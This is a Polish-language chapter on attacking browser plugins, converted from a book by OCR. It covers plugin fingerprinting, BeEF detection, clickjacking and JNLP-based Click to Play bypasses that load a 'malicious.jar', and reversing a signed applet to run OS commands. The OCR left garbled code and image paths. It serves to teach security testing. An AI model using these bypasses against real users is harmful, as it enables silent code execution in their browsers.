objname = "ShockwaveFlash.ShockwaveFlash.";

if (window.ActiveXObject) {

for (x = 2; x <= flash_versions; x++) {

try {

Flash = eval("new ActiveXObject('" + objname + x + "');");

if (Flash) {

flash_installed = true;

}

} catch (e) { }

}

}
```

Na końcu tego fragmentu kodu zmienna flash_installed ma wartość true, jeśli Flash jest zainstalowany, i false, jeśli nie jest. Możesz zauważyć, że sprawdzanych jest 10 różnych wersji Flash, od 2 do 11. Każdy obiekt ActiveX dla Flasha ma inną nazwę dla innej wersji, więc gdy przeglądasz możliwe nazwy, gdy tworzony jest obiekt ActiveX, znasz tę wersję Flash jest zainstalowany. Jest to bardziej kłopotliwe niż sprawdzanie dla przeglądarki Firefox i Chrome, ale bez łatwego dostępu do wtyczek przez DOM, jest to najskuteczniejszy sposób identyfikacji wtyczek w Internet Explorerze.

Automatyczne wykrywanie wtyczek

Teraz, gdy już wiesz, jak ręcznie wykrywać wtyczki za pomocą JavaScript, możesz przejść do masowego automatycznego wykrywania wtyczek. Wiedza o tym, jak budować kontrole wtyczek, pomoże rozszerzyć automatyczne frameworki. Jedną z platform wykrywania wtyczek, do której odwołuje się wiele osób, jest struktura PluginDetect napisana przez Erica Gerdsa. Używając opakowującej klasy JavaScript wraz z podmodułami, możesz zbudować lekkie moduły zapytań JavaScript, aby sprawdzić wiele różnych typów wtyczek. Tego typu frameworki ułatwiają szybką identyfikację wszystkich zainstalowanych wtyczek, które mogą być warte ataku. W wielu przypadkach użytkownicy mogą nawet nie wiedzieć, że ich wtyczki zostały sprawdzone. Jednak niektóre przeglądarki, począwszy na przykład od Internet Explorera w wersji 8, mogą ostrzegać użytkownika za pomocą wyskakujących okienek.

Dlatego najlepiej przetestować kontrole ActiveX przed wypróbowaniem ich w środowisku produkcyjnym. Chociaż PluginDetect jest świetnym narzędziem do sprawdzania wtyczek, jeśli chcesz tylko uzyskać listę własnych wtyczek i sprawdzić, czy są aktualne, witryna Mozilli8 ma stronę sprawdzania wtyczek. Ta strona nie tylko iteruje twoje wtyczki, ale także sprawdza ich status. Rysunek 8-5 pokazuje wynik sprawdzenia wtyczki Mozilli wskazujący, że niektóre moduły wymagają aktualizacji, a niektóre moduły, o których strona nie wie.




Strona Stan wtyczki wykrywa wiele popularnych wtyczek, ale jak widać na rysunku 8-5, mogą istnieć wtyczki, o których nie wie. Witryna zawiera informacje o tym, jak badać te wersje wtyczek.

Wykrywanie wtyczek w BeEF

Omówione wcześniej metody mogą pomóc w sprawdzeniu wtyczek lub budowaniu frameworków, ale czasami wygodniej jest skorzystać z już zbudowanych narzędzi. BeEF ma wbudowaną funkcję wykrywania wtyczek, więc nie ma potrzeby jej rozszerzania, chyba że chcesz sprawdzić nowe wtyczki, o których BeEF nie wie. Gdy tylko przeglądarka zostanie podpięta do BeEF, wiele testów wtyczek jest wykonywanych automatycznie. Rysunek 8-6 pokazuje domyślne informacje o wtyczce, które BeEF będzie odciskać palcami, gdy przeglądarka zostanie podpięta. Możesz zobaczyć, jak sprawdzanie Flash, VLC i inne są uruchamiane podczas inicjalizacji.

Category: Browser (6 Items)	
Browser Name: Firefox	Initialization
Browser Version: 24	Initialization
Browser UA String: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:24.0) Gecko/20100101 Firefox/24.0	Initialization
Browser Platform: MacIntel	Initialization
Browser Plugins: Shockwave Flash-v.11.9.900.117,QuickTime Plug-in 7.7.1-v.7.7.1,Java Applet Plug-in-v.Java 7 Update 40,Google Talk Plugin Video Renderer-v.4.4.2.14502,Google Talk Plugin-v.4.4.2.14502,Google Talk Plugin Video Accelerator-v.0.1.44.29,Google Earth Plug-in-v.7.1,WebEx64 General Plugin Container-v.1.0,Silverlight Plug-In-v.5.1.20125.0,SharePoint Browser Plug-in-v.14.2.4,Lync Meeting Join Plug-In-v.4.0.7577.5	Initialization
Window Size: Width: 1185, Height: 743	Initialization
Category: Browser Components (14 Items)	
Flash: Yes	Initialization
VBScript: No	Initialization
PhoneGap: No	Initialization
Google Gears: No	Initialization
Silverlight: Yes	Initialization
Web Sockets: Yes	Initialization
QuickTime: Yes	Initialization
RealPlayer: No	Initialization
Windows Media Player: No	Initialization
Foxit Reader: No	Initialization
WebRTC: Yes	Initialization
ActiveX: No	Initialization

W przypadku tych automatycznych zadań BeEF próbuje wykonać dodatkowy odcisk palca wtyczki, nie robiąc nic, co jest widoczne dla użytkownika. W przypadku innych ręcznych wtyczek BeEF niektóre mogą podejmować działania, które powiadamiają użytkownika. Rysunek 8-7 przedstawia dodatkowe polecenia, które można uruchomić w przeglądarce w celu wykrycia innych wtyczek.



Cztery różne kolory sygnalizacji świetlnej wskazują stan alertu wtyczki BeEF. Zielone wtyczki prawdopodobnie nie powiadomią użytkownika o tym, że je sprawdzasz. Szare albo nie działają, albo będą miały minimalny wpływ. Pomarańczowe wtyczki zazwyczaj mają warunki brzegowe, które mogą ostrzegać użytkownika; na przykład, jeśli wtyczka istnieje, może nie ostrzegać użytkowników, ale jeśli nie, mogą zauważyć coś dziwnego (lub odwrotnie). Czerwone prawdopodobnie zaalarmują użytkownika o Twojej aktywności. Na podstawie tych sygnalizacji świetlnej możesz wybrać moduł i uruchomić go w przeglądarce oraz określić dodatkowe podatne na ataki moduły, które mogą zostać uruchomione.

Atakowanie wtyczek

Wykrywanie wtyczek pomaga określić, jak podatny może być cel. Wykorzystywanie wrażliwego celu to podstawa zabawy. Wtyczki są częstym celem hakerów, dlatego jako specjalista ds. bezpieczeństwa powinieneś mieć dobrą wiedzę na temat działania tych ataków. Umożliwia to zaprezentowanie słabości korporacyjnym zespołom ds. bezpieczeństwa lub współpracownikom, aby pomóc zmotywować innych do usunięcia słabych punktów lub zmiany zasad bezpieczeństwa. W tej sekcji omówiono wiele różnych sposobów atakowania wtyczek. Dowiesz się, jak obejść niektóre ustawienia wtyczek Click to Play, a także poznasz kilka wtyczek, które są często atakowane. Dowiesz się, jak wykorzystać te wrażliwe wtyczki, aby przejąć przeglądarki lub wykonać kod na zdalnych maszynach.

Omijanie Kliknij, aby odtworzyć

Chociaż ustawienie Kliknij, aby odtworzyć w nowoczesnych przeglądarkach jest prawidłowym sposobem ostrzegania użytkownika o potencjalnie podejrzanych działaniach, prawidłowe przykłady małych lub ukrytych wystąpień wtyczek mogą nie wymagać interwencji użytkownika. Ta złożoność zachowania i domyślnych konfiguracji utrudnia życie programistom przeglądarki. Utrudnia to również życie osobom pełniącym funkcje obronne: w jaki sposób mają wiedzieć, które wtyczki nie wymagają interwencji Click to Play? Istnieją ważne powody, dla których wtyczki pozostają niewidoczne dla użytkownika na wyświetlanej stronie. Na przykład wtyczka, która śledzi nawigację w przeglądarce pod kątem badań użyteczności, może stać się niewidoczna według uznania projektanta strony. Jeśli użytkownik musi następnie kliknąć, aby odtworzyć na niewidocznej wtyczce, gdzie powinien kliknąć?

Przykład Firefoksa

W przeszłości występowały błędy w funkcji Kliknij, aby odtworzyć, które umożliwiały automatyczne wyświetlanie wtyczek. Ciekawe obejście zostało odkryte przez Bena Murphy'ego i skutecznie działało przeciwko Firefoksowi do marca 2013 r.9 Dowód koncepcji był prosty, ale skuteczny:

```
<html>

<head>

<style type='text/css'>

#overlay {

background-color: black;

position: absolute;

top: 0px;

left: 0px;

width: 550px;

height: 450px;

color: white;

text-align: center;

padding-top: 100px;

pointer-events: none;

}
```

</style>

<body>


Click here

<applet code="Foo.class" width="500" height="500"/>

</body>

</html>

Określanie pointer-events: żaden nie zapobiegał wyzwalaniu jakichkolwiek zdarzeń myszy na czarnym div #overlay. Następnie można było nakłonić użytkownika do kliknięcia komunikatu „Kliknij tutaj”, co skutkowało wykonaniem apletu Java, jak pokazano na rysunku .



Dynamicznie modyfikując definicje CSS nakładki div-and

dodając nieprzezroczystość: 0,4 — możesz zobaczyć, co kryje się za nakładką, jak pokazano na rysunku. Korzystając z tej techniki i stopnia inżynierii społecznej, użytkownik skutecznie klika okno dialogowe Kliknij, aby odtworzyć. Ten atak jest doskonałym przykładem ataku typu Clickjacking, opisanego w rozdziale 4. Ważnym aspektem tego ataku jest to, że element div jest renderowany w górnej części okna dialogowego Click to Play.

Firefox ostrzega użytkownika, że wtyczka jest nieaktualna, wyświetlając czerwone logo wtyczki w lewym górnym rogu paska adresu. Użytkownik, który nie zwraca uwagi, i tak może kliknąć czarny div. Czerwoną ikonę ostrzegawczą można zobaczyć zarówno na rysunku 8-8, jak i na rysunku 8-9. Na nieszczęście dla Ciebie, gdy tego typu luki zostaną wykryte, prawdopodobnie zostaną szybko załatane, co oznacza, że znalezienie przeglądarek narażonych na te luki będzie często trafiać w chybił trafił. Dokładne odciski palców przeglądarki mogą pomóc w ustaleniu, czy przeglądarka celu jest podatna na ataki. Można również zbudować logikę, aby określić, jak najlepiej dostarczyć wtyczkę, aby zmaksymalizować potencjał aktywacji wtyczki.

Przykład Javy

Począwszy od wersji Java 1.7 aktualizacji 11, Oracle zmieniło implementację Click to Play tak, że jest ona wyświetlana dla każdego rodzaju apletu, nawet niepodpisanego. To znacznie zmniejsza skuteczność używania exploitów Java i obejścia SOP w twoich atakach. Nic dziwnego, że implementacja Click to Play zawierała kilka błędów, które często umożliwiały wykonywanie apletów Java bez interwencji użytkownika. Pierwsze obejście10 od Estebana Guillardoya zostało załatane w Javie w wersji 1.7, aktualizacja 13 i polegało na załadowaniu serializowanego apletu11 za pomocą „mniej znanego" atrybutu apletu o nazwie object. Jeśli spojrzysz na kod źródłowy klasy Plugin2Manager Java, zobaczysz logikę Click to Play. Konkretnie badając metodę initAppletAdapter(), można zauważyć, że jeśli atrybut code jest używany do tworzenia instancji apletu, uruchamia metodę fireAppletSSVValidation() :

void initAppletAdapter(AppletExecutionRunnable

paramAppletExecutionRunnable)

throws ClassNotFoundException, IllegalAccessException,

ExitException, JRESelectException, IOException,

```
InstantiationException {
long l = DeployPerfUtil.put(
0L,"Plugin2Manager.createApplet() - BEGIN");
/*
* Get the values of the "code" and "object" applet attributes
*/
String str1 = getSerializedObject();
String str2 = getCode();
[...snip...]
if ((str2 != null) && (str1 != null)) {
System.err.println(amh.getMessage("runloader.err"));
throw new InstantiationException(
"Either \"code\" or \"object\"" +
" should be specified, but not both.");
}
if ((str2 == null) && (str1 == null))
return;
if (str2 != null) {
/*
* Load applet normally through the "code" attribute.
* Fires the CtP pop=up, waiting for user intervention.
*/
if (fireAppletSSVValidation()) {
appletSSVRelaunch();
}
[...snip...]
} else {
if (!this.isSecureVM)
return;
// load the Serialized applet through the "object" attribute
this.adapter.instantiateSerialApplet(localPlugin2ClassLoader, str1);
```

this.doInit = false;

DeployPerfUtil

.put("Plugin2Manager.createApplet()" +

" - post: secureVM .. serialized .. ");

}

[...snip...]

DeployPerfUtil.put(l, "Plugin2Manager.initAppletAdapter() - END");

}

Jednocześnie, jeśli atrybut kodu nie jest używany, Java oczekuje, że używasz atrybutu obiektu, a zatem ładuje zserializowany aplet. W takich przypadkach funkcja Kliknij, aby odtworzyć w ogóle nie jest uruchamiana. Aby nadużyć tej luki, należy osadzić aplet z następującym kodem:

<embed object="object.ser"

type="application/x-java-applet;version=1.6">

Kolejne obejście12, po raz kolejny pochodzące od Estebana, zostało załatane w Javie w wersji 1.7, aktualizacja 21. To obejście polegało na przekazaniu ukrytego parametru do apletu podczas wywoływania przez deskryptor Java Network Launching Protocol (JNLP). 13 Używanie JNLP to wygodny sposób uruchamiania apletów. Dzięki JNLP możesz również wymagać, aby aplet działał w określonej wersji Javy. Analizując kod źródłowy klasy PluginMain w Javie, a konkretnie metodę performSSVValidation(), możesz zauważyć, co następuje:

public static boolean performSSVValidation

(Plugin2Manager paramPlugin2Manager)

throws ExitException {

boolean bool = Boolean.valueOf(paramPlugin2Manager.

getParameter("__applet_ssv_validated")).

booleanValue();

if (bool)

return false;

LaunchDesc localLaunchDesc = null;

AppInfo localAppInfo = null;

[...snip...]

}

Zwróć uwagę na nieudokumentowany parametr __applet_ssv_validate, który, jeśli jest prawdziwy, spowoduje pominięcie wszelkich sprawdzeń i wyjście z metody. Okazało się, że nie można użyć tego parametru przy normalnym wywołaniu apletu, ponieważ nazwy parametrów zaczynające się od _ zostałyby wykluczone. Na szczęście ta sama implementacja performSSVValidation() jest również

wywoływana podczas tworzenia instancji apletów za pomocą deskryptorów JNLP, bez ograniczeń dotyczących nazwy parametru. Innymi słowy, możesz ominąć ograniczenia Kliknij, aby odtworzyć, uruchamiając aplet za pomocą deskryptora JNLP, który używa tego ukrytego parametru. Schludny! Poniżej znajduje się przykład deskryptora JNLP, którego możesz użyć:

```
<?xml version="1.0" encoding="utf-8"?>

<jnlp spec="1.0" xmlns:jfx=http://javafx.com

href="applet_security_bypass.jnlp">

<information>

<title>Applet Test JNLP</title>

<vendor>Oracle</vendor>

<description>Esteban CtP bypass</description>

<offline-allowed/>

</information>

<resources>

<j2se version="1.7"

href="http://java.sun.com/products/autodl/j2se" />

<jar href="malicious.jar" main="true" />

</resources>

<applet-desc

name="Malicious Applet"

main-class="Main"

width="1"

height="1">

<param name="__applet_ssv_validated" value="true"></param>

</applet-desc>

<update check="background"/>

</jnlp>
```

Zwróć uwagę, że ukryty parametr potrzebny do pominięcia funkcji Kliknij, aby odtworzyć jest określony w opisie apletu:

```
<param name="__applet_ssv_validated" value="true"></param>
```

Ostatnim krokiem jest udostępnienie tego pliku JNLP z serwera WWW i odwołanie się do niego ze strony, na której powinno zostać uruchomione wykonanie apletu, z kodem podobnym do poniższego:

```
<object codebase="http://java.sun.com/update/ \
```

1.6.0/jinstall-6-windows-i586.cab#Version=6,0,0,0"

classid="clsid:5852F5ED-8BF4-11D4-A245-0080C6F74284"

height=”0” width=”0”>

<param name="app" value="__JNLP_URI__">

<param name="back" value="true">

<applet archive="malicious.jar"

code="Main.class"

width="1" height="1">

</applet>

</object>

Chociaż te exploity zostały już załatane przez Oracle, służą jako ważne przypomnienie o grze w kotka i myszkę, w którą codziennie gra technologia przeglądarki. Twórcy przeglądarek i wtyczek wdrażają nowe funkcje, które są następnie wykorzystywane przez atakujących, a następnie ponownie łatane. Odkąd autorzy zaczęli pisać tę książkę, standardowa edycja Javy w wersji 6 była łatana co najmniej sześć razy, rozwiązując około 100 problemów związanych z bezpieczeństwem.

Atakowanie Javy

Świat i Java łączy słaba relacja. Java ułatwia wszystko, od konferencji internetowych po popularne gry. Chociaż Java stanowi furtkę do możliwości aplikacji w sieci, ma również historię braku bezpieczeństwa, jak omówiono to w Części 4. Wielu specjalistów ds. bezpieczeństwa często zaleca całkowite wyłączenie Java; jednak nie zawsze jest to możliwe. Na przykład niektóre portale bankowości internetowej wymagają dostępności Java. Kod Java można uruchamiać na dwa podstawowe sposoby: za pomocą samodzielnych aplikacji Java lub za pośrednictwem apletów internetowych. Ta sekcja koncentruje się na działaniu apletów, manipulowaniu apletami i wreszcie na zdalnym wykorzystywaniu apletów do włamywania się do systemów.

Zrozumienie apletów Java

Zanim nauczysz się manipulować Javą, ważne jest, aby zrozumieć, czym są aplety Java, w jaki sposób współdziałają z przeglądarką i jakie są różnice w podstawowych funkcjach. Aplety to kod Java zaprojektowany specjalnie do uruchamiania na stronie internetowej. Java ma model bezpieczeństwa wokół apletów, który próbuje uniemożliwić im wywołanie złośliwego kodu. Ten model, znany również jako piaskownica, zawiera dodatkowe ograniczenia bezpieczeństwa. Działania takie jak dostęp do systemu plików lub wykonywanie poleceń systemu operacyjnego są domyślnie blokowane. Model zabezpieczeń Java wymaga, aby kod był zaufany lub uprawnienia zostały udzielone przed uzyskaniem dostępu do funkcji, która ma wpływ na bezpieczeństwo. Wiele badań nad bezpieczeństwem Javy kręci się wokół obchodzenia środków bezpieczeństwa. Oznacza to wyrwanie się z piaskownicy i uzyskanie dostępu do podstawowego systemu plików, możliwość wykonania dodatkowego kodu oraz możliwość wyrwania się z samej przeglądarki. Jednym z aspektów kodu Java, który warto zrozumieć, jest związek między kodem Java a wynikowym skompilowanym plikiem klasy. Kod Java jest kompilowany do postaci kodu bajtowego, który jest następnie przetwarzany przez wirtualną maszynę Java (JVM). Maszyna JVM przetwarza kod bajtowy, a następnie go wykonuje. Aplikacje mogą również konwertować kod bajtowy z powrotem do reprezentatywnego kodu Java, zwykle nazywanego dekompilatorem, o którym dowiesz

się więcej w dalszej części rozdziału. To, co aplet może robić, jest kontrolowane przez jego uprawnienia. Przede wszystkim te uprawnienia określają, w jaki sposób aplet współdziała z systemem za pośrednictwem piaskownicy. Podstawowa różnica między podpisanym a niepodpisanym apletem polega na tym, że podpisany aplet może wykonać kod poza piaskownicą. W przypadku podpisanych apletów Java weryfikuje poprawność podpisu, a jeśli jest nieznany, wyświetla monit o sprawdzenie, czy użytkownik akceptuje aplet. Widzieliście to już wcześniej przy ataku podpisanym apletem Java z rozdziału 5. Z drugiej strony niepodpisane aplety są poddawane kwarantannie w piaskownicy. Do celów eksploatacji nie jest to idealne rozwiązanie, ale ze względu na bezpieczeństwo użytkownika jest świetne. Aby niepodpisany aplet mógł wykonywać jakiekolwiek operacje na poziomie systemu operacyjnego lub sieci, musi najpierw wyrwać się z piaskownicy. Z tego powodu większość exploitów dla niepodpisanych apletów, które prowadzą do dodatkowych uprawnień, wymaga również obejścia piaskownicy. Obejście piaskownicy umożliwia kodowi wykonywanie funkcji poza piaskownicą. Ataki Jailbreak są okresowo wykrywane i zwykle łatane z priorytetem, ze względu na to, jak bardzo mogą być szkodliwe ze względu na ich zdolność do wyłamania się z modelu bezpieczeństwa. Ponieważ te słabości są ruchomym celem, nie będzie ogólnie omówione ataki jailbreak; ataki tylko na określone wersje Javy.

Wykrywanie Javy

Zanim będziesz mógł wykonać jakiekolwiek ataki Java, możesz zdecydować, czy Java jest uruchomiona, czy nie. Co zaskakujące, może to stanowić wyzwanie w nowoczesnych przeglądarkach. Najskuteczniejszym sposobem odcisku palca przeglądarki pod kątem obecności Javy jest przekonanie użytkownika do uruchomienia apletu Javy, który wykona zapytanie i wyśle wynik. Gdy aplet jest uruchomiony, Java może uzyskać dostęp do ciągów wersji z wnętrza samego apletu. Niepodpisany aplet również ma wystarczające uprawnienia, aby to osiągnąć. Twoim celem jest nakłonienie użytkownika do wykonania apletu, złapania wyniku, a następnie odesłania go z powrotem do Ciebie w celu dalszego kierowania. W nowszych wersjach Java, począwszy od wersji Java 1.7 z aktualizacją 11, wymaga to od użytkownika wyraźnego zezwolenia na wykonanie niepodpisanego apletu. Poniższy fragment kodu korzysta z metody System.getProperty w celu pobrania wersji Java i dostawcy. Jest to wywoływane w funkcji execute i zwracane jako ciąg znaków:


```
import java.applet.*;

import java.awt.*;

public class JVersion extends Applet{

public JVersion() {

super();

return;

}

public static String execute() {

return (" Java Version: " +

System.getProperty("java.version")+

" by "+System.getProperty("java.vendor"));

}

}
```

Poniższy fragment kodu HTML i JavaScript wykonuje poprzedni kod Java w celu utworzenia obiektu na stronie, a następnie używa JavaScript do wywołania metody execute tego obiektu. Jest to zapisywane na ekranie przy użyciu metody document.write:

```
<object id='JVersion' name='JVersion'>

<param name='code' value='JVersion.class' />

<param name='codebase' value='null' />

<param name='archive'

value='http://browserhacker.com/JVersion.jar' />

</object>

<script>

document.write(document.JVersion.execute());

</script>
```

Jeśli podczas tego działania przeglądarka uruchomiona jest w języku Java 1.7, pojawi się okno dialogowe z ostrzeżeniem na rysunku.

Po kliknięciu ostrzeżenia powinno zostać wyświetlone wyjście podobne do rysunku 8-11. Jednak w Javie w wersji 1.6 (lub wcześniejszej) niepodpisany aplet będzie uruchamiany automatycznie bez konieczności interwencji użytkownika.



Niezależnie od tych metod wykrywania, począwszy od wersji Java 1.7 aktualizacji 11, zaleca się, aby najlepszym sposobem wykonania złośliwych apletów Java było po prostu uruchomienie ich bez wcześniejszego wykrycia przez Javę. Wynika to z tego, że przeglądarka pyta użytkownika o zgodę przed uruchomieniem apletu, niezależnie od tego, czy jest to kod wykrywający Java, czy niepodpisany złośliwy aplet.

Odwracanie apletów Java

Kiedy napotkasz zaufany aplet Java, Twoim celem jest odwrócenie kodu apletu, zrozumienie jego wewnętrznego działania, a następnie poszukiwanie potencjalnych wad. Częścią wyzwania jest to, że samego kodu nie można bezpośrednio zmodyfikować. Jeśli aplet pobiera argumenty ze strony internetowej, możliwe jest określenie słabości samego apletu, które prowadzą do wykorzystania. W tym scenariuszu skutecznie wykorzystujesz słabość zaufanego apletu w celu wykorzystania hosta. Aby znaleźć te słabości, musisz zajrzeć do samego apletu. Aby to zrobić, musisz najpierw znaleźć dekompilator Java, taki jak JD-GUI. Dekompilator pobiera kod bajtowy Javy i zamienia go z powrotem w kod, który można przeglądać. Korzystając z aplikacji JD-GUI18, możesz rozebrać na części aplet Java, aby wyszukać słabe punkty, a następnie określić, w jaki sposób należy zmodyfikować stronę internetową, aby wykorzystać te słabości. Czasami możesz natknąć się na kod apletu Java, który jest w pewnym stopniu zaciemniony, aw takich przypadkach może być konieczne poświęcenie trochę czasu na odciemnienie kodu. Aby to zademonstrować, poniższy przykład pokazuje, w jaki sposób odwrócenie wymyślonego apletu Java może umożliwić dalsze złamanie zabezpieczeń przeglądarki i systemu operacyjnego. W tym przypadku Twoim celem jest nadużycie normalnego zachowania apletu w celu wykonania dowolnych poleceń systemu operacyjnego. Poprzez analizę HTML i JavaScript określasz, że pewna liczba argumentów jest przekazywana bezpośrednio do apletu. Aplet wydaje się również udostępniać metodę execute():

<object id='podpisanyAppletCmdExec'

classid='clsid:8AD9C840-044E-11D1-B3E9-00805F499D93'

name='signedAppletCmdExec'>

<param name='kod' value='signedAppletCmdExec.class' />

<param name='codebase' value='null' />

<param name='archiwum'

value='http://browserhacker.com/signedAppletCmdExec.jar' />

<param name='debug' value='true' />

<param name='katalog' value='c:/' />

</object>

Ten przykładowy kod nakazuje przeglądarce wykonanie klasy signatureAppletCmdExec z pliku signatureAppletCmdExec.jar. Ustawia argument debugowania na true, a wartość dir na c:/. Kiedy przeglądarka uruchamia kod, argumenty są przekazywane do Javy, a wartości debug i dir są dostępne dla apletu. Aby ostatecznie uruchomić aplet, wymagany jest również następujący JavaScript: -

<script>

try {

output = document.signedAppletCmdExec.execute();


console.log("output: " + output);

return;

}catch (e) {

```
console.log("timeout");

return;

}

</script>
```


Kod JavaScript tworzy funkcję, która uzyskuje dostęp do apletu i uruchamia metodę execute wewnątrz samego apletu. Wyświetla również niektóre komunikaty pochodzące z apletu do konsoli przeglądarki. Gdy ten kod zostanie uruchomiony, zobaczysz dane wyjściowe z rysunku.



Uzbrojony w zrozumienie zachowania tego kodu, wydaje się, że może istnieć możliwość wykonania dowolnych poleceń systemu operacyjnego. Aby dokładnie dowiedzieć się, jak to zrobić, musisz wiedzieć, jak kod jest wywoływany w Javie. W tym miejscu musisz rozebrać kod Java i zbadać, jak wywoływany jest plik cmd.exe. Najpierw musisz wyodrębnić plik .class z pliku .jar. Pobierz plik .jar i zapisz go w katalogu tymczasowym. Aby wyodrębnić zawartość z pliku .jar, wpisz następujące polecenie. Pamiętaj, że plik .jar to po prostu plik .zip zawierający wszystkie niezbędne pliki klas Java i inną powiązaną zawartość:

```
$ jar xvf signedAppletCmdExec.jar

inflated: META-INF/MANIFEST.MF

inflated: META-INF/MYKEY.SF

inflated: META-INF/MYKEY.DSA

created: META-INF/

inflated: signedAppletCmdExec.class

inflated: RelaxedSecurityManager.class
```

Zobaczysz, że wyodrębniono dwa pliki klas wraz z informacjami META-INF o sposobie podpisywania apletu. Dwa pliki klas zawierają kod apletu skompilowany do kodu bajtowego. Następnie uruchom aplikację JD-GUI i kliknij dwukrotnie signatureAppletCmdExec.class. Po załadowaniu powinieneś zobaczyć coś, co przypomina rysunek.



